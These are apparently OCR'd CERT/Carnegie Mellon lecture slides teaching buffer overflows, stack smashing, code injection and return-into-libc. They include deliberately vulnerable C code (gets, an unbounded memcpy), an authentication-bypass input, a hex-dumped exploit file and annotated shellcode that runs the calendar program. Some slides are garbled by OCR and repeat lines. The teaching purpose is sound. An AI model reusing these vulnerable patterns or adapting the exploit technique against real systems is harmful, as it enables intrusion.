
- Program stacks
- Buffer overflows
- Code Injection
- Arc Injection

Mitigation Strategies

Summary

What is a Buffer Overflow?

A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure



Buffer Overflows

Buffer overflows occur when data is written beyond the boundaries of memory allocated for a particular data structure.

Caused when buffer boundaries are neglected and unchecked

Buffer overflows can be exploited to modify a


- variable
- data pointer
- function pointer
- return address on the stack


Smashing the Stack


Occurs when a buffer overflow overwrites data in the memory allocated to the execution stack.


Successful exploits can overwrite the return address on the stack allowing execution of arbitrary code on the targeted machine.

This is an important class of vulnerability because of their frequency and potential consequences.


The Buffer Overflow 1
What happens if we input
a password with more
than 11 characters ?
* CRASH *
C:\WINDOWS\System32\cmd.exe - BufferOverflow.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
12345678901234567890
BufferOverflow.exe
BufferOverflow.exe has encountered a problem and needs to close. We are sorry for the inconvenience.
If you were in the middle of something, the information you were working on might be lost.
For more information about this error, click here.
Debug
Close
2006 Carnegie Mellon University
39
CERT


The Buffer Overflow 2
Stack
bool IsPasswordOK(void) {
char Password[12];
gets(Password);
if (!strcmp(Password,"badprog"))
return(true);
else return(false)
}
EIP
ESP
Storage for Password (12 Bytes)
"123456789012"
Caller EBP – Frame Ptr main
(4 bytes)
"3456"
Return Addr Caller – main (4 Bytes)
"7890"
Storage for PwStatus (4 bytes)
"\0"
Caller EBP – Frame Ptr OS
(4 bytes)
Return Addr of main – OS (4 Bytes)
…
The return address and other data on the stack is over written because the memory space allocated for the password can only hold a maximum 11 character plus the NULL terminator.
2006 Carnegie Mellon University
40
CERT


The Vulnerability
A specially crafted string “1234567890123456j►*!” produced the following result.
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
1234567890123456j►*!
Access granted
C:\BufferOverflow\Release>
What happened ?
2006 Carnegie Mellon University
41
CERT


What Happened ?
“1234567890123456j►*!” overwrites 9 bytes of memory on the stack changing the callers return address skipping lines 3-5 and starting execution at line 6
Line
Statement
1
puts("Enter Password:");
2
PwStatus=ISPasswordOK();
3
if (PwStatus == true)
4
puts("Access denied");
5
exit(-1);
6
else
puts("Access granted");
Stack
Storage for Password (12 Bytes)
“123456789012”
Caller EBP – Frame Ptr main (4 bytes)
“3456”
Return Addr Caller – main (4 Bytes)
“W►*!” (return to line 4 was line 3)
Storage for PwStatus (4 bytes)
“\0”
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.
2006 Carnegie Mellon University
42
CERT

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

- Buffer overflows
- Program stacks
- Code Injection
- Arc Injection

Mitigation Strategies

Summary

Question

Q: What is the difference between code and data?

A: Absolutely nothing.

Code Injection

Attacker creates a malicious argument—a specially crafted string that contains a pointer to malicious code provided by the attacker

When the function returns control is transferred to the malicious code

- injected code runs with the permissions of the vulnerable program when the function returns
- programs running with root or other elevated privileges are normally targeted

Malicious Argument

Must be accepted by the vulnerable program as legitimate input.

The argument, along with other controllable inputs, must result in execution of the vulnerable code path.

The argument must not cause the program to terminate abnormally before control is passed to the malicious code

./vulprog < exploit.bin

The get password program can be exploited to execute arbitrary code by providing the following binary data file as input:

```
000  31 32 33 34 35 36 37 38-39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34-35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0-0B BB 03 FA FF BF B9 FB "1+ú · +¦+· +¦v"
030  F9 FF BF 8B 15 FF F9 FF-BF CD 80 FF F9 FF BF 31 "· +ï§ · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F-62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

This exploit is specific to Red Hat Linux 9.0 and GCC

2006 Carnegie Mellon University 47

Mal Arg Decomposed 1

The first 16 bytes of binary data fill the allocated storage space for the password.

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +¦+· +¦v"
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "· +ï§ · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

NOTE: The version of the gcc compiler used allocates stack data in multiples of 16 bytes

2006 Carnegie Mellon University 48

CERT

Mal Arg Decomposed 2

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +¦+· +¦v"
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "· +ï§ · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal
```

The next 12 bytes of binary data fill the storage allocated by the compiler to align the stack on a 16-byte boundary.

Mal Arg Decomposed 3

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +¦+· +¦v"
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "· +ï§ · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

This value overwrites the return address on the stack to reference injected code

CERT

Malicious Code

The object of the malicious argument is to transfer control to the malicious code

- May be included in the malicious argument (as in this example)
- May be injected elsewhere during a valid input operation
- Can perform any function that can otherwise be programmed but often will simply open a remote shell on the compromised machine.

For this reason this injected, malicious code is referred to as shellcode.

Sample Shell Code

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
mov $0xb,%al #set code for execve
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx  #ptr to arg 3
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx  #ptr to arg 3
int $80 # make system call to execve
arg 2 array pointer array
char * []={0xbffff9ff, "1111"}; "/usr/bin/cal\0"
```

Create a Zero

Create a zero value
- because the exploit cannot contain null characters until the last byte, the null pointer must be set by the exploit code.

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff # set to NULL word
…
```

Use it to null terminate the argument list
- Necessary because an argument to a system call consists of a list of pointers terminated by a null pointer.

Shell Code

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
mov $0xb,%al #set code for execve
…
```

The system call is set to `0xb`, which equates to the `execve()` system call in Linux.

Shell Code

```
…
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #arg 1 ptr
mov $0xbffff9fb,%ecx #arg 2 ptr
mov 0xbffff9ff,%edx  #arg 3 ptr
…
arg 2 array pointer array
char * []={0xbffff9ff
           "1111"};
"/usr/bin/cal\0"
```

Sets up three arguments for the `execve()` call

points to a NULL byte

Changed to `0x00000000` terminates ptr array and used for `arg3`

Data for the arguments is also included in the shellcode

Shell Code

```
…
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx  #ptr to arg 3
int $80 # make system call to execve
…
```

The `execve()` system call results in execution of the Linux calendar program

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

- Buffer overflows
- Program stacks
- Code Injection
- Arc Injection

Mitigation Strategies

Summary

Arc Injection (return-into-libc)

Arc injection transfers control to code that already exists in the program's memory space

- refers to how exploits insert a new arc (control-flow transfer) into the program's control-flow graph as opposed to injecting code.
- can install the address of an existing function (such as `system()` or `exec()`, which can be used to execute programs on the local system
- even more sophisticated attacks possible using this technique

Vulnerable Program


```
 1. #include <string.h>

 2. int get_buff(char *user_input){
 3.   char buff[4];

 4.   memcpy(buff, user_input, strlen(user_input)+1);
 5.   return 0;
 6. }

 7. int main(int argc, char *argv[]){
 8.   get_buff(argv[1]);
 9.   return 0;
10. }
```



Exploit


Overwrites return address with address of existing function


Creates stack frames to chain function calls.


Recreates original frame to return to program and resume execution without detection

